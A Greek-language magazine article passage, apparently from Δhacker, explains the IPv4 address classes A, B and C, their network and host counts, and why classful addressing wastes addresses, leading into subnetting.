Είναι ώρα να συζητήσουμε λίγο για τα χαρακτηριστικά των κλάσεων διευθύνσεων A, B και C. Μ' αυτόν τον τρόπο θα φανούν καλύτερα οι αδυναμίες αυτής της μεθόδου καθορισμού δικτύων και hosts.

Διευθύνσεις κλάσης A. Ουσιαστικά, αυτές έχουν νόημα για πολύ μεγάλα δίκτυα, για την ακρίβεια για δίκτυα που προβλέπεται να έχουν εκατομμύρια υπολογιστές. Σε ολόκληρο το Διαδίκτυο μπορούν να υπάρχουν έως και 126 δίκτυα κλάσης A. Προφανώς, ένα μόνο δίκτυο με χιλιάδες --πολλώ δε μάλλον με εκατομμύρια-- hosts δεν είναι πρακτικό. (Ακόμη κι αν υπήρχε, στην πράξη θα σερνόταν.) Το θέμα όμως είναι ότι όποιος οργανισμός παίρνει από την IANA (Internet Assigned Numbers Authority) ένα δίκτυο κλάσης A, αυτομάτως δεσμεύει ένα πολύ μεγάλο ποσοστό διευθύνσεων IP -- και το πιθανότερο είναι πως δεν θα τις χρησιμοποιήσει ποτέ!

Διευθύνσεις κλάσης B. Σ' ολόκληρο το Διαδίκτυο μπορούν να υπάρχουν 16384 διαφορετικά τέτοια δίκτυα, καθένα από οποία έχει «χωρητικότητα» 65534 διαφορετικών hosts. Ακόμα και μεγάλες εταιρείες είναι μάλλον απίθανο να έχουν ένα μόνο δίκτυο αποτελούμενο από τόσες χιλιάδες υπολογιστές. Προσέξτε: Το πρόβλημα δεν εντοπίζεται στο πλήθος των υπολογιστών αλλά στο να ανήκουν όλοι τους στο ίδιο δίκτυο. Μπορεί λοιπόν τα δίκτυα κλάσης B να είναι σαφώς μικρότερα (και περισσότερα) από εκείνα της κλάσης A, στην πράξη όμως ούτε κι αυτά είναι ευέλικτα. Την ίδια στιγμή, η παραχώρηση δικτύων κλάσης B από την IANA συνεχίζει να συνεπάγεται υπολογίσιμη σπατάλη του συνολικού πλήθους των διευθύνσεων IP.

Διευθύνσεις κλάσης C. Το πλήθος των διαφορετικών δικτύων αυτής της κλάσης είναι πάνω από δύο εκατομμύρια και καθένα τους μπορεί να έχει έως και 254 hosts. Το θέμα μ' αυτά τα δίκτυα είναι πως, για τις σύγχρονες ανάγκες εταιρειών, Πανεπιστημίων κ.λπ., είναι πολύ μικρά!

Η αποτυχία των κλάσεων


Μετά τα προηγούμενα είναι νομίζουμε προφανές το γιατί η κατηγοριοποίηση των διευθύνσεων IP σε τρεις διαφορετικές κλάσεις δεν είναι η καλύτερη δυνατή ιδέα. Πολύ απλά, για τα δεδομένα του παγκόσμιου Διαδικτύου, ένα δίκτυο κλάσης A, B ή C είναι είτε άβολα μεγάλο είτε άβολα μικρό. Μήπως τότε θα έπρεπε να κατηγοριοποιηθούν οι διευθύνσεις σε περισσότερες από τρεις κλάσεις;

Όχι. Η καλύτερη λύση είναι να εγκαταλείψουμε εντελώς την όποια απόπειρα ένταξης των διευθύνσεων IP σε κλάσεις. Στο επόμενο άρθρο της σειράς σας καλωσορίζουμε στον κόσμο των subnets και δείχνουμε, μεταξύ άλλων, γιατί το λεγόμενο subnetting είναι ευλογία για το IPv4!

Στο ΔHACKER Μαρτίου...

- **γνωρίστε για εκείνο, για τ' άλλο -- αλλά και για το παράλλο!**
- **μάθετε πώς να κάνετε ετούτο κι εκείνο κι οπωσδήποτε αυτό το καινούργιο που κάνει πάταγο!**

...σοβαρά τώρα, έχουμε τόσες ενδιαφέρουσες προτάσεις για άρθρα που ακόμα δεν έχουμε καταφέρει ν' αποφασίσουμε! Όπως και να 'χει, θα σας κρατάμε ενήμερους και φυσικά μπορείτε να μας λέτε τη γνώμη σας, από τη fan page του περιοδικού (facebook.com/deltahacker) και φυσικά από το site (deltahacker.gr)



deltahacker.gr